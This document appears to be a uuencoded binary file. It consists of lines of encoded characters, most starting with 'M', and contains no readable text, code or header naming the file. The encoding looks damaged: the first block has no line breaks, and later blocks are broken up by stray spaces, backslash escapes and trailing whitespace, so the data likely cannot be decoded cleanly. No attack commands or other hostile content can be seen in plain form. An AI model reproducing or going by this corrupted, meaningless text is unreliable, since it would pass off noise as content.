M#\*IF.'L,G?SQB8&U\<PL"6QIB"LQ;-XLYJ7CY,Q\*2<Y&!DY:Q/7'=H\*"M-BRL8<VMUX\*0?JF\$#^\$[8>#:P(N.M!)C;9V>-H(V>")V/=C,LX%L45HWD3GMP'GJ'"6H\$ETH[M4P;19\T<TOUOS6\_B,;(;NV4+'7\$G,F"4HE<-&!3FNMT='&M1F14)\*J\_'T\*1D\_1DUS+:'!<-4%"CW6\_Y'I.].WBM]@PNXNP4"B>.XAQ+7+,XM7VXMF'R/A03=N)2SR^1S)DG0R9+7++)X\("639'%]6-8Y-B5B,<Q3F6J&9QMU\_ALH"(94I\*A&QESEH\YBG.,Z4UDS/GMV"RX@\$ING%L6)Q`\$H[B#\$L8U"SNM/-,&<NO6(QFZD1%GB9ADGN(\4UPS N3,(=@7S`D1E-R[E!"5S%&<8\F%Q?OLMYO9#U--/;B[Z'\_.'^>+ML'\YG)HQ=HH7Y+/38;D]FLM/%VMLV@GXX/'2MR<NM5KO[\$NF]:@\*<R+WEG\*KHJ95F"2=3`HRO45II#S6JJ#`W4%K\*R\_YD/IS2L8E\*M3%S@WEO>+\_<G?>WW\OY>"W!\;2A)XXI&W-"(WHJTT)^7CPN\_[[#F<L40F8BM>8\2XT0G<L8G6C6KY@Z4PWHK.:35^YH'NO/2OI'QX?!X6!S\*U>?ZO1I)\_OJXM/K6>JEGC%4\p+,K#H?5FC6%8+#]HCQR%HI10CD^K%?2WU^20E4WA-3DN"ZQ6M66&(',%G+E1?/&V7GY?KC='5%#L%`W,SR.ZIEB6,\$U#6+B5MA\$?0//3<"C+MQ7;UX=C:F:!/ \B]6#Q^;I"@A4C,Y#MD,6FA'YBC)F.O^H]9Z@4.:3,R@ \+[<MFI?-%T=M\*":IGB5(BQ2P(\WD\*+23%\_L\_3HW"5%4EML;R\*SQ\SX2\$WUJQ3FJM0UI5!]-.^<A9139C'8(MKG2#M+CI7P\7YL9ZJ=9X&#W:T+,&5"=TH",\M\$`XM"HP(&3\J:Z7+:[/W]26OJ'=4Z71TF"IVQ\$6O#4(:HN[IJ#!&-L?Y00E:=ZFFM?Z%"3`@HI>WA:'("'[<?IM7L@\$0\$D5:D9QNFV=[AAM\_M[K[EE9X=MK;^3]OUM/Y[\*Q4>MT![I4#VSY;4;- ,U\$PA@=?=D!2@J"!)^RBZ-\_T%^8U:A(4ZSQXKAPML]PN8='6PT!AK,BDF2;ACE?)DEKBH"H7JW5M&ID9-R<RR(DK>G<VPZH+\_HZ;M7I7V%PLO"/YM=5,E'86GQ`<<?\*;D\*(\$)';^&9\$JLN+G4E\*BP(F!&XL\$%29KCMS0\_==BQ60!U5;&A2#^4)\_1K9C%(WQVWM?219"H2\*DC[(4?Z,EIV0S+ZR[^Z%M`KYRC89NHR0<K?3PUXFA,-I1\5&\$8MRK-,4RZ)OHS@A`QP\$QB\!7P"%]I\*EM,X%C\*1-EG,/J\7ZQVF].3,A#(E!)J'(/&Y[X6@TG%H;H,U3(<@CB?E2`. /5MP07U]#1+L:98IZHJ%8=UF:QW.,W,^]V-T(L2TZ0E<)`X\GA:GFP7;G;:UDV;M!@E,>B@?>Z>R15`JHJT`Q>ZP=\*YH6M@=Z.[/^KNPDO->@C;IJR54I:F:F7M%Y'1`\$TYD+7:=H-%[P.CBX'LM>[:E>AZ1'THHOL]C[!!0M3E]IM/%V6KTFBLML.<3<D`5#R'D`%H.(+V#T,-^I<>@^F#9+!XV[^Y++#`E.'I=[2%KS3%ZNTRMCM!QU%'7E=K\J=88>VH?EL=0CN:.FWM[B'?FH5Q6#A\_I&G!1\*TJ"8<6(DB<7\$M2M9A:GX@2H'29,DHJ8@I\$4.MRO!\*J!E1D6IEF7.6KZZNYR)FC\H'VB8\$%1PSM14\*^\*LT%)`M3"9[TM6T\$-!H@6\_,TB['K2H65+W2\_-+IY8\_DAAX'@CE?>=&QLM2IT?TN'>' "-SF\_6=\_C8UUC%J:'CH=(#NU)!1DX>+-4+L[6L#47;KH?\_3?:^M)3=G%&[LC0]TX<:5C5(3;ZFW3^M[E)AZ2LS(=E;)R-8J\$FY![A!J=-4T4D^BM=4%D;>\$Y2`&^(\*)\E,&]H+FD\_;J:AFBGRQ@?R>MMG:QH7"CY4I'L'\;'9%R,M!N^IT`A;P\_GY\*AVG9(;A)GZ\_6V]/N&\$S]F&5;T8#\*U%VB-<Y4[&\*BC4+U`Z1M\_( (%`T89D'Y619M2K)/]=7%U0]B4L)GT2JPBWMTM8\GX8<]@T01(JS!K>"D,M"!E\*%-CJST[F95P`HE8<6+;PC=W,75`NL3?&1@^C^RKSQ!-D8<I&"9OE]&\_GM;W5)PYOY:/Z^\$59AQF\$EP+U`7DS[F;#P>W4Y+/7\8SJ8/4P%[T(8\$L[6.Z7M']];]6E=-B-A=\*[\ /7I&RY#0&=@1<3H<:^SVE4C?^PF'54^[#M20,Z(W(\*5MPY(2)!#T%X0U.+V<C-O6>F.M\*MV&N%A"&.'D'0S"13\MF:7N\?E>LO(1-5IM!+9UF2R/QR^[PSW!43^M9(M#YMIV!9\*+YTDJ-D49\_"=\708A+'()6+JM%&?M;)0U;)0\_UT3Y#UDH?WD#]4GIG)3.R\$#=#(R\*\#-@`U'5&10CC=0-\$-[A-<M-M'7&\$Q!&AGABK8!>492GSQ,C3R4IG6TWT8QOZ6\_-`U(&<1\_;]I),GUM.N&9/SM<BB2(R;)36=PPF:3;06JX2P"^-TSH!>O[FN[#\*>COZ&S\*4%51FQY)1]W\*-FMEWN/Z7BN#Q%0<T>A\$P=N\*PJ]=Z=C^8\_7@ (2MIDX,!\*4]65,/`E4"Q7X![D@`M]7T!8E<`NX7UY\$T2P(HHVZ&?QN:[37SZ6CXKE^ (])>\*4H!E;K[Y+MWL4NM<#M3:BFWPLTPV.M4A1@956AW[?:Y)Q6&M#Q-],#.HMC9W0R&6G#(S)N^M\_?S/N\_M4XVX&F&>H,D11A^S;]O3\NL;/:9!`,`L8I\$KG`I&K=>]>\$/UL4KJK",0CH1L45MRHP&@`91K\_5TH?]'F6`F8XG376XPM>98()YO;T;EWDPVMR=T-XV&JKXV+\A0M]22M,>K) \$PJ8E;YJ`VFBX-PL;VM\901H7[=4T\_UJM-65\_F&Y\*D=;/- . \$5">M-%Y\=\$J?-9H^;<VJ`P`XT,^UGEQ+\_`#\_6<AQ`GUHWH9U]R]C]UQ1,LR\*MMNM0.0)6=MVL&]6V==[G9H.84'90`\@?] \*QW]?`T"\_NKT9S"66@H#08177U/9<MCF9X2KJ-C@BM\*.\@YNK0XIOW+XHA,27\$5-V9=;D^[I>GU:Y\L.F="IX@PK/M8%&,"M<(V\_B:T3[3..F4@\$P2PB00I=7V#&\N)^/1S;R\*S!"MGW:&:6YVJ]UFM5NHEO^U\*.`@=[0/W:?:>>7"\$%1J:4.T3M@D4\$@XV!ES'>5+<#"XT<3J\_Z@R\$)M&V=-RQWQUU%\#T,J^E;3\\6\_0F2#ZKC`7C>"4='&L\_ZU" [&\$Y`=5+4Q][?5EM^;! \VIS<2J)4)K+K%D#\_O[ITTE@:"TB^<Q!YJ-HPZ:C,["48(@NPB\_JCMJQM<OY?:&6[GL0\_9%LQ@FTT3"G(&+!M%XS:%.P!9/RHZ@!N]1860D7-&<Q\VK^9MZ?4PZE\*H\$U,RAT8]^ZDY+=,\$%B,F816MA!1C<Q/F&PP!0\$@ (D')GEO%<E\*PPMO36?@!E.;8WBMD8%WQLQ;(K\_\_\_)A=\_,ZN%>%,I\*F)?Q^\*G<;)9[PWHU\*H;CMR>\*JZ+^9&<X(G%ATUA+).TUR\*.1%?[^\_6![P\*M/<D"(LJJX^R,55W3N\_GW@7MYK5>=-3UN-X!#NKPDU[\*D\9.3/@+?MS@+1#`I(LTG\FDPO=6?7G?0A<C3HBMC#K:I!@D##4(\O;2J+NH)/\$]TPI`Q9U5W#EQI^:+P5B/9-Z/]/8K4TB\_RJ9ZME"U[GEU&ERU3H%.O;=%M/!@&V8Y6U0?EM!Z9'/\Y7^\_YS1BT)/1H3\$MB"H\$`MJE7?R?R(D!"8>`/JJ']`ZN,S3QS^)^A/3\1`?WHCIB4SJ4>1@5WW?D1"B)0-M@%GUVV%1#`\?#G1;9:9K'`\$9MARX%GBXQO7.^.PHUX\*)4>H#\$;IM^M`^OW2EM9Y'VV24DHDJ8YOE(!@`I,NU\_CI\_VAV^\$86'H)OJ!\$:/3YW#@MOC2==N(P??M"8T\1I?%`GB`P/AJ0:4.-LLC%2@CST]\_E-^0#D]DU@7D;W>X"TUN'Q>?R?>>M(\$&:&8!K#TNRHBF&8V5R24XNP49!/PCC./S\$9!]HC]\H=,/PA?P618[?D.;SM&TA>OX'R2\_P61?\.OU%5PJ@5UH;?D"\*0%CJ`!I^0\_]E;H^\_`<S[Y#5\W.M9

M#N&3;E=/VU7SM8 ( )CGO+N4\$DS7?-JO90-4\$ (%ADM//2WW\9Z5;-ZS;EOMM>4
M\*" [!R`%V,&L\_UO]7B^'UN^3I7Q\$ [I\_:3!\_UJ/Y^E37Y+ `GQK) 5X^A-R0K8
M6>F' 9`!1OP2L8R@\* [ZCW] PP51; :AD/ 'O-U04=1J\*P@7C2\*@(0WDA(4' 0A0'+
MAK+; ;@PC=1VP>A6RTKI\*Z36N"CF=#NL/3R<Y3, \_/SI@Q^V; YS6A:OS"3) WA?
M1I/-HGA-B\SG>VT `>E [7DHE\$CTETU9"8W6KB/\E?7N(4\$NM: [DJL-\* , \*8WP>
M; XK, UDY) Y"H: \_WH [G+Z?7A@ `A\*8\*9T] 3NTY4E=2CE] <39=+TP@S>"J3TW-@\*
MY5HY4\DYE8QNP0-0U"5@\_>1S4Z?@!0Q&!M[ '1'EI) `3D\$ZK1U`>8>20RH))
M@\*\$E6P (W8YF`7.=39.9#D!%PI31#`; \*3\*B [G2Q-Y9PY?U5M?C! [-`.=%SMH71
MNYKS&! ?J(, `P=Z:O&-\*?D`\_E:Y/67.B-^, UKO!!; K\$^Z/NL) Z' JY;<0>+RW:
M%VQ, ] 4ED2:Q7XW:GY<9<>L23:WL3X]MR>5\O [-F; &'7PC#\_\O5SA\_6\_K\_15K
M>: &BH [&1?G3V [:A#; K [FH. ^%Z\$LQ&9EHR\QY\*2)) T.MI=9! ^=2C\_ (>EQ@!!F
M?-#K; 7%; \$Y-1ZZDH7; ]LS?@=) HO:N#, H26DAJ>V>DW\$%8E-A [ZR7KD#`K@3"
MP<W\&7; ^?C\*L\_ (SF1?E-WR, 3KK=KT) [; -\$UQO&) [O; \*X40KM\_&A [7WZ5\$/ ` `
MZ, 9DA ( )0WY:; <O...>+ `1K\_\$1/6.: \*\$W' FWL@\$"P8`5%!R438GLABH@<\*EE&
M3&8LMMSJ@5#SD92!WB<VP:3%>I; #' #9\H4V [X2%BQCVW?P (EH934GG.P#9`!@
MT@H@>WDPOC5S?7WIFMYG.#++ME2IL66HYW<TJ> [SF28 [", OHB; \*H7J?EB8-P
MG, XNF\*V6%8G&S5YW!KDMD:GYMI^%@, Y&\_&P1K\*K&; H8; \_; #:L3&/AA') `] W(
M\$B:3X.%/3.ZF<W [-X.AZYKJ1\*O?--; A1@5JQ#M\_8\$ ` [61HV\Q7; 5ZO./#/\*<
M5H=<X; 15<O^ (7PO1/" ; -%=&NH&YH0-&4CJ5; XVMT1) MT>Z [A^LUM!3"+!#7' \
MH+ ` \$ \$TB&<T' ; /" \*%, @AP>BEJ0"@P?C\_LO=MRVWDR+; ^E/, !LR.J`-1- \_413
ME, 7IDL@AJ5; [O"AHL61SFR) Y2, INS]=O8"\$S"W6A ( ) [IWC-Q8EYL\$; GR@D3B
M6KB4I:V3 (<X0+FG@RLE\%\*) 20F6\$ZNVDW? [4U>:CZZ0?AI?7D\G/+ "%Q' ; 3 [
M#TNK] G^R2FML3QLVL<9C8] "NFK0DH%W-FK0TH\$VN; IO\$+"!. [4>GZ< `N, #J (
M) ^<M\GRTN) O6Y" (@@] 3\*7130L739HL=\$QTEQE] WYR) 8%OELC7?D] H?ZYZ\_8P
MM/-P-4\_ [N>:TYOZ' CQ] FU=&V34C743W\_&V\_9#W>; G>M.=\$ (U' ABI2\%33K ( .
MX-CX`7S-`Q-Q<GU [O=M] ABR#QLPGNPL\*-\M3%5Y) (VND8> ( ) .US@F (3WT+G0
ML5@\*8-N/ ) ^3' [ \_EQS\_3?5KWN^^>W, .QBQ%X#YV"%Y\1&2CNN [+`=2D\*58PE
MI] \_K/; GV29:>RMW' J] WV1 `^=RI:2] 72WVHI<K<X [#; YG! TL/VO4EG-; Q90] W
MO1\*\*>=XI] B+ ` \* (FG\_ ; @K"/BHWGON\H2^NWD.Y`^ AX68\G [N/+X/2OG1\X [XM
M/; 1.Y&Q=MOGI4<7K592\\_ (V39; TJ+!R4HE) 4BFACNF1-9\$S\_@&L5\CT5<O) G
M%+\* \*\_IT\*6>O?5\@J^U<7, E55] +, H) !1RAYP1.>="3E# ( ) O4<=ZQD3B5<X+ ` K
M2 [O9BT>.X>D@OG0KI-"N' ; Y<N\$G2"B0: [U\*JG) 04W; !01V0AEA9:M!@T\_KX\*
M\$ `X?S4; 3<C`<#0BF`89KE' ] WH+; +.S6MX `LO"KM:VW<F/RU/7-, 1JO (VCHVI
MQ^I^??HD9' JRE] G\*:MN] /5FXF`I7\*/] 88\* <\_UGK] 9/W; X [R\$G, ==I38- ` ] \3
M+ "-8\_K\_K8Y6=] S' (\_P8^UOJ, C\5YU) ^:B'V<HQ; : (2=UI, 9UI-D\_-0QAMXH3
M-YCG=ZX1+=G=/0LYC.\*M; 7 (<F8EAR [OUB3 (Q (^\_6ZKCW@\_) 8&I) E?MI `8YXG
M++D8 (43ZC6#A& [N%FN7F<BT9TTEM` [B\$D'="S, 0IYX3:LM:155!&OYVJK2S>
MR; %5OF+PR=) 9A\D [PS5Z; 43/YE--J\, =I., 1FMN5N86.FTSR%74\* `H?=.1]
M`\$T`= .5`<GQ1' VZ2`R^AM' XUOE3V1\ :7RGYW?\*GL' XPOK?OB"X0\_/ [ZT\_L/B
M2^O^^.+FR:04/AA#] ` \$R`F`40<@' &UWXJL!-6 (%O (I\_<>6B, #5 (7787+F\$7"
M2".18L=288LA^W%) LW= (U\*, P4&; 2\*, #7!; /+&\* `C\_1W [ <JZ [%\*93U6D3L2
M0XJQ%M\$F) D1\$?PH4ZN) T?CD@DS (WVC\*\_MR [ : , =C-; @6LP=\$.3G7?\*1DRDC/
MZ\K [TW2Y#Q8, \$ZP^XM/&X72SMC7C\ ` &] !4E3' ; .<CA824"% `Z+0-?<&J\T:T
MNI7D>75ZV4O8%ARV0I\N [61 `Z (Z?/ZTR=V\_ [F48Y\_-\$!U?ZBM319J [DLWW\$D
MY51FF `W`:@#3] &! ` \F%2G&6QO\IU#^T4+7^1PN5\*F\*JJ, S0:\_8!-`\$, "A5 (
M%"I7U!03W] \_=:7\*98D-) MTR1S&4JL^37) KU; MYO! ^: `UK-TN=DAMO; IBRUV2
MY; (3=`V-9!, A>; C; KZO6\_2; =.%`9ZNN)=%07\R\$H8K [ `A (G-^, !E.BF-Z<'7
M4Z, Q0P8"S+T (<G@H0MQNR. \_@ [A#YQ! ) 67NMZGJ84\$N@) V\2, B. @%@: ) XX3:@
M`\$^`\_&OB1>M.O' 00?VB\4! .21102&) ^TB30^P7, 2A `H78PE%K9" \_ `+E+-B0D
M@1#@@E4@ `J4 `T9T2#C4C\$8A; P!HS?& (50-\$`E@XYIYSB-D7"A6-) AO%4!9; T
MT#6) , 1`#H`RO" , (#\*&R&:M%28L\_#E"C [2<8] ^<YBJ5+I [P6Z, X) B- (32\$&%
MYZ\\_; -\$4L6LNV/3<%I3C?K?; X`\*RR\N\_3M [Z:QQC] "`^IWX (R7=:K10C@O^X^
MC%>MQTU:W"?' #2/\Y [ <^LO9DYV>"E; VXA' \$M&^^) C6EHH\I^U, 9 [+SR#<' S@
M [R/G (. /S/L' \*7EP<, ?`--H\*X#0+SEB] QZ' "/ZB [ >A%T=I+)\_G, ./ (?1A! \$O
MPHWGT `FC.V:\* .^<4S&2' ] ILI6<] (J/ /A.4Q. #&B2P.4YM (H8; <ULQR1] T3%A
M`<- `M+MR0CA\%7U\_LWS\M-Y6-46V7-X=0P:995WN' E^>JVU [#770.@K<0)=<
M/-W/<<N' I!90B\36; BAKX^Y@C\_4W5P2FNR.V] W!J7F\_&<AW<L; D.@ "2?68GP
MQ&M\^?`"\B&9] U/IG.\_9 [E9/BB\<@NM2-5\$1600K>W") X%!8S6A2Z8\5ELHZ
MA264; F\$AN5M82.X4%L\$ [A874?\_ "XCJ1D9M=+>M2<Z\*B?A&L (.) TQ+BPL!35
M+.UJ5AQ] O [3^C\*IUNSNMG [Z%#`BO; J5#B8E1M#=#^=V@M [; 9/; D12?GM\1 `I,
MDS<+RS@W1O] OTWJJ- \H/J=7CBPN/R^KX>%CO3 [#!RHI0D) V@, G' : \$U3&Y) V@
MPJ26^ \G; &-K+\*O=; &K39AL3\$ \ (RA16AOF8KO: & `N:I"+U`); F9R (XCZA+
M`\$\* ( `HS:% (TVI4/516; 0K"R!Y< (+@S3>PK3] `?#] , ]H5"1, .\U\*I [GI#U-0
M>\, 4E-XP!:4\_3`O5"5.@\_Q.FO6' \* [2"UIK@#KDO-B8K6E&!E%V<BPF' 4-QDV
MQRD&K:ERD=09\^W] -^EP@5FKOL9.#M0' XDDYU33C:EJ7JHF\*FD:PL@>7" " [ ,
MPCUE (>UD067] 69"ZUJT (W2RP\_S) 2 [DJA2\V) BE (@6-G%) 9' @D (5FGY; XF [ \_ ^
MD%) 8?46UXZ\_! [6F&+, 8' 1I") 5%8) RJI#U41%61&L [ , \$E@@LS2F65I, CH' U) 6
MOS^C7!89F8@2 [5!SHJ) \$`59V<6E\$. ) 3H; (P [ ` \\*JE9Z=2C71) (Z\G\ [+?0!-
M`!0` (<M^:, ) 0, :TU&ST\_?0K1G%.>?L) ??8"< ` ' `9 (<M>: !8Q5\$QK5H4, 5<\$ \
MAL=!. \$!Z1G:C [9?U8; <-QVJI"7JF<%F@2"6:>CZ: [8> [ [= /Z8X.2=KTB@9Y1

M@64HL#Z` )@`\*C)!E/S1A:-LK5&!9^GVOJ\*S?\*Z!TO4\*\$KE>0W/6\*4/J)PN6;  
M44X0\*WV`G`" (%4\*60=\\8FC+\*YIB) 4<-B\_Z=8F7O#BTTT@MJPRIW: [A5 [8C'  
M]CS@9K==GW881 [4G`K3 [RUFRD, 8^V`C3='QYCF (S1VSV`30!\$)N\$+/NA"4/  
MI4"QF:??+X7\_Y=B44I#T\_E ( `M; \40#I?"B"?\*P6.WXP\A [K0!\@) @+I `R+ (7  
M6D0, M:5P, [\$')":M [J8XV]VTX"200J1P (=\*/T (1 `C!"T/ (--&-LQ [Y [, .]OE  
M-. &<7\_ (=GI [I1^2\$@/, (609CXRABL#L [ , IDM `M^! ?M9Y (9B%P77@LL; U `30#  
MX#J&EKW81+!-T^ [9M+.. ` [B5SXRE.; \_U `7 (&P&T, +?NP<<383M `I62ZF^4/'  
M<SVMK0SGRA+PUN2AI8"-8&=C@?D, 1C, &\_F9T>0Z>" +R3+\_9ZG") ?7; =WVZ].  
MOI!Z+E\_B7"XIK\$B?P>2, 06\$QONCP#5Q`#.#.<I; A:5HFC'=' 4Z='NOV09 (QGI2C  
M=0\+ [ <E) "@ [5%>\$M4IV!>&@1F\REB^7=/H!F ` (J6H640-A\$LY; ] 5J"KMYA\%  
MV]\_Z]^?E' \Z\_U)D' `58, >T#Y`Q`#`"T [ , /J2+"2?QDN`> `KZ^IK8RTEHBU;  
MG!@608567RI98JF#. I3. ZKDLL: S6! ] ` , 0%DRM. S%) H) MYH7+4J<\_EA>5\_9Z\  
MB"NY7+ #VT@? (& !R86C9AS618&U>Z' ZM5@=D4#1IN `LAZJ] [ \$I4 ] J] G#W7/8  
MWO+7] I9\* -HO+RZ` \^C&:, 2@R1I?GX (G ` .SGE@C/IC^54"BX<179RBM1S. 94"  
MR-<LE&8\_) F<, "I31Y1EX\$@E<<MKN&Q. \_EVT\_KPZ-I?SO?Z^8?UH>JF [Y=AKN  
MHO]; ` ; <YXJ; V) \*7</<H=I3) ) Z7Y: D ('QO) +1M\$Q-SG\_; R' L\_0`H"L"PF\_P/?  
M\*N3>DA] : " \*9! .Q/\_F?5@-"BMM>! `N] QT; "X&#VPYN' UZTYO@ [H9N9\$J7E7 `=  
MQ\*+; &8QF#. H@H\MS\ \$3@G<CD. IBD?9&ILN] \_HD!D=NMCITOMBTR9NW4K<#<R  
MD=X?F87J1B; @YR, 3U&YD (KTG, O^!SQ/\_OT2F-' #<9F\*5] `PF9PS: 3\$: 79^! I  
M) / !V9&H\*3%HS?<7=?49K5L"U"8NH\_1#-\$%0F! I=GT (F@VQ; ; '9M, , X5. : TZV  
M=IM\_F] H7, 3 (> :>EA6S\*V! 072C\D9@P) A='D&GD4" [V2/FXHL [LV>M! 6=-N1W  
M9D\_VYW#983WU# \$8S! H7' Z/ (</&%XI\_22 `6>/I@1] I2<-VP^7G3\_?; ; ^ ^SJM-  
M] 7BJ5@O\_NJ%, #^0R\>?UT2V6S: K3X1N! .M.%IL&<J8PSA3#HQ^2, 01@PNCP#  
MSR. !=\_S\$89#` 07Y26>BG' PZ"/] %/LI>+XPEKH&<PFC& ( ) T: 7Y^ `) PSQQE+\*;  
ML%C3F91T [4Q9) A<G%G [ (3E#4) H, +O01121H-M+=AC&: S] L+AO' Y%<-^ -M; `  
MGL72X`M0S5 `XF) G\* [W `EPG4N`QR6YU<5^] E8 `WL=RXNO0W. &POO, 5+ [\*I: ) (  
MN. I0H9MR/13WQRT[V-<M7D>0X^ ) 7ZVJS: AP3; RTMR"L<C<KE-W] @M [ @7; \OK  
M) 5^NOOHD] [9<2I>Q! 2` \P/7XP; Z+T) B4X3?N9N0-JI [S] [E\ [USFV! .VY" F7  
M</7KX (3! . /7%; . 5W^3+AZW<W>SJWN=2JYTL%IJ/=2ZP: CET& [BI: 3XE07NG1  
MWJC?+V1M' +&U. 5QR%A<3#B^V"4?Y&HL6%NL ( ] W, 4. >1; N `! RNZKW\MDJTN\*  
M+2VNM, ?/=@CI [I `? `\*HE: " : 1J [EMGD. %; ! \$7\*: YZZ@. D#, B02X\*60=A<L, WL  
MW7/VBN] D3V5\_3/ : XHBLN2SR) V@?@0E0H1 ( : 605@M6 `ECW! HVN" L7<RY" 93 `B  
MZ\ROH\Y\$\*4OJQYJX\_I0K0: /? \$=OGG9' 9\*\*) [>&RP\_NI9U\$IHU" `C" \_/, ^3"  
MT) --+DI5=+. ILC\RF^QVV6^\*9PK. HK@@-0J2\>5Y! ETS! %MEF6I8J=79I2; ,  
MBX: 0<&4/ , !-@H\$015?: (04F' 6A `O [E-@7-D%FK@&-L\G, \$ `1P\*KII; , K9! D1  
MBGJA20WM; . 9G#\$5< [ /2=P [ !C<-B: T>59>%` #^8M-\$\ \$K?H53VH] @-^ \$D-6/+  
M, V`MX) 9"Q0A#N40V^R' L+) R2%G! Y! IW5Z&" ?&U-Y) QN<VJ&R?W! TEW%E%YC&  
M `@R4\*\* ; R' C, HZ5#9) YB<, Z [L `28U, /P, RF2. C\BIZ: %GS ( [88&39! RT\$RII"  
M0V0&C6K<0V=OX/ #) : (L^J! 9HJ\$DSF: , ! =; F' GC" [A `) J<Q\TJZ' -33P, H% ` `M  
M) ; T `] DJ. : " ! HV8O-XQK; 6I \GAS\$S\$' K] \$' 8. 9FH"+L^@ \$T&3RHY1' "\$ (Q' Y (M  
MQD (D2! "-9] "%H%LJ#2#D8I9F%M\$/85<5B! 8&EV?06M `ME0DC. &8RJ. R%) "P\$  
M8</@ \@PZJ] ' ] , RP"RJP) MKV\* ) , ?I" \*' \$/ . 59) F#CF@FCLA: 9NR, \H=] #U\R.  
M: &) DV0=-: FAG ` , \$8&0 `Y=>=' &0M" . #&\ / (LO! ` \_V4. 3N\ ; . RAR) ?' A [MJKSC  
MRW#; ) YYZMJG' 3W9-QB<K) !<N=; VE- (TTX) (VN^U' GRB//, \_MO:>CA4] T/@##  
MFZ?5@ [N. 9>%^8N4L6S2 (Z9\* @-#XS"8N#X?E-R0VWU% . ] 4] >IL6Y\*9, ; 6\$, L  
MF95 [93; `W"-Y7Y8; KPU7JYV^6-RCO?U=%-F4%TF2, Y2? =L=3M24 [8\_ ^N [2=Y  
M\_3SED^0/R\UZ>; 1K4X#A1"ZH6A%YM3J<Z. ' : G! \_M\_ "2/ ] " , QCY ` ( [ , -F?3RQ  
M, /DFN; \$/ ` %0' LD596\SF8; ?=/3T! J6BROWD@' "7R8X [ ; \*LB) 1DZVG9QL6SGA  
M+&S [LV ` %5-Y. 4YN) A0719\*#IV-%T [-. \$=/= (8: C%); G7\ (B; U2" MUI/X07Y'  
MS\_Z, GCT) %45PTAH991] C36C^+ ( %KYM6ON#GPP>?D#OZ\>#% [ ' \_ZM\_#M; \6\_  
M<\_ ] ; \^ \X] OF&\$NBU>V\I) ' \_UE, ) +\_AHWBM8FJ\$: Q"BNLIH) ` \$BCPDZO<B\*GU  
MUF=+1; Y ( ; %Z?EL\_KS3?X@%2X5! 2 `J. %4T1! S8" /Y [ ] 5AY\%QHW9F [G5KGA!  
M, ^ [G `S<! (Q, 005' T-5Q `D<L-K] <?/S4 (8L; ?PT\_ [ \$\*0; 2E620BTU"8EC\ ; ?=  
MTSHJ>\$R#) U8Y\ : @HSVTEMQE; V [L6YM9OU>E (S [GI6#GC0+E; [2\\_2CHZ5SS6  
MLUWM\_+MV5/EC' -6AO&. -">I] (TCSL"8I] 23, ?PDKY4>>RWWA+; GLPOBPJ2OG  
M8Z05S5QJRF3L' -J (B^-IYS [H03Z] W: WRX [ \$G. !X>; /) ^N?) 1J9L%GM0\*3. Z@  
MJ. \$? \6! (2G\$@ \$I27H) HVQC' +4+; F% "E9B8I \*YFE4C' UO [E&E\6IFJY \*X#OGV  
M83 `<CJ; 4\$6E# /5% "GG; 3XR??G7CT6WOA `F\$SPN: , Y9=X"8JKML-NSD2>P \3\$  
M852+8W) [ . QHR6K-\HHXGPT79D&= ('EMKTJ: \=Z/%=#2: ^6L= ` , B ( (V>. HL/A  
M--0<2<0<3<2\$79; \$' H `Y\*? [039' 7B\EM25A#V (2Q [ %X3@. <\$S@B<, [ @L& \*'  
MW [X6 [C \* \$F6= (R=24W9N2>Y, 0? [N8# `BO"6\8GSB\\_9\_PY7B^&-T2. "5PQN"\  
MD4TG] [HD; , ' 9#&B4JRSB7! M-AK^0B3R9, :>S-B3 `?1J-KDAN" %XPO! 6Z<] '  
MI013EA\$X9W#1! G-<YV1ASF [ , 51>ZF! !8\$] @P. &F! 6^&2I \20, 4/>8KB^6 [C'  
M\*PE>L-N) ' , 9\_0986; &FAI+9\*L%Y/YHNW [ ^LH\*30Q&69\*B\*E (\*26. VNQU?2@R  
M8L^901#V) I?PT. YP\_! &+"M6I>. Y=V+?OW72: V32S&6&#L?A+K#5M\$: ' FC\$7D  
M (J ( (1 `BG>\_IW8EGO; MZ. 9L0<L] FQF! TK9HXUIR4=\*8\$! L6\$9B<A ( : QG\$: KN [M  
M^6 (P6] Q-F2UCMES8) &\*%9UB. !K?"H] A< ) >8JU>&Q `5E: 9: /9; #) C1LV, 1ACE  
M&>F: \UT/9RHJ: ] QXSD^V, BIC5" [RD1E<I<) L=WC6@%G=W\2N) 5\_-; /! 8X) J  
MQ9HT/Q. A0\>YES! \*%C `<E"4+, #VZ! O9YVF?%= . F\$U: 6B+J, V-. GP=P-<Y\Q?  
M2#! `Y\_F [T64XOT; R: \_3W! 81! ; @R+2\$1\$>EZ\$-"? "GS%\_+OQ%AY\ \#BFS7TL

M; ,X^2+AT\$XG:I!NU8)0&'2#-?;\$;XI.W%[#HP,N\$1I%L\ :M,X`^AH&55V8(7`
M:O\$/<[L(;"L&8;@'UA'4]2<.XR% (4&:;%/+YEG":3(:M+-BP&Q4;'L@^9"M("
M;+A+T:=2+ZV\*)B5G'@0F8<HF\*(MJT)OQ+48B3)),6LDMDB)2A@:40&4;96K4
MFZM+UXTRA>J<D]PDI,S"72OD-C%YC7GC0GET\*R0N7^?O)@DC'N[AVK2XIKGZ
M'5`HH\_@NVR)QP:)+:()B\*BQ'8TRCW6W-HWSCUZE0\T"ZF)\,\_IE4#(IIRQ8
MF2T\*^P07D!&F;(&\*6\$'T<YO8->IR,)V.+AEB7>\$N;W!>=[7Y[=T5+244V!:Q
MJ3`=X@<5/\_@] \$6F]WD0\),VP0F2T26,'83'`CJ/\_#ZJP7JK?5\31Z>K\*S^7EU
M</ND+J\*\_#'?;TV&WV52K<K=<<7K\E^FA6JT?3W:3+:>IO[Q[61Z6VU-5K2XK
M^Y0C\$W1`X#3SEY\_>O+L;S'9V!7+)\$N9L8N9#9CP<X24Q(A>\;/CPM-E)/>ZK
M1UZ?B/#M?;' [7&UGRU,5/GJ/Q+<O;FK.[SH:>9&J6GY^N]RNOJY7)% (^?[(M
MK93M(^:RLE"%//VR/\*RQ31@DV0M&V<)&&C)6=A:[I8'52ZW<E3K2U]OU\\OS
M=+=>QG"NFR]YW]]6\_G-S/IZ,A'.!WZW!^WTS;1,5\$M!X,\*SLX(SCKR+^)+#=V
MM^ODB3+`#L5EXVIN5RCLTN'5>YNL<)Y5B=L2)%BMO\_0!'!F0Z6'W9;VJ#G-+
M73^M@4">TKN\$-I-\_F\S9M)1-0\_<8\$#(FH"-BR+O9Y&[\*\$'X.5",[G;N?S'X>
MN<9C3GGR+>N9S6UU^KH[?!ZY]<=CN\*"['AT.N\,0W\_;!T%RN\*'X\*'C)UVVPZ
M>DZ>C0LBAOO/H32CT\$D3'L:[JPXI^B=3-MX62#6[G5&ZG?"]&[L!IZV@0>KE
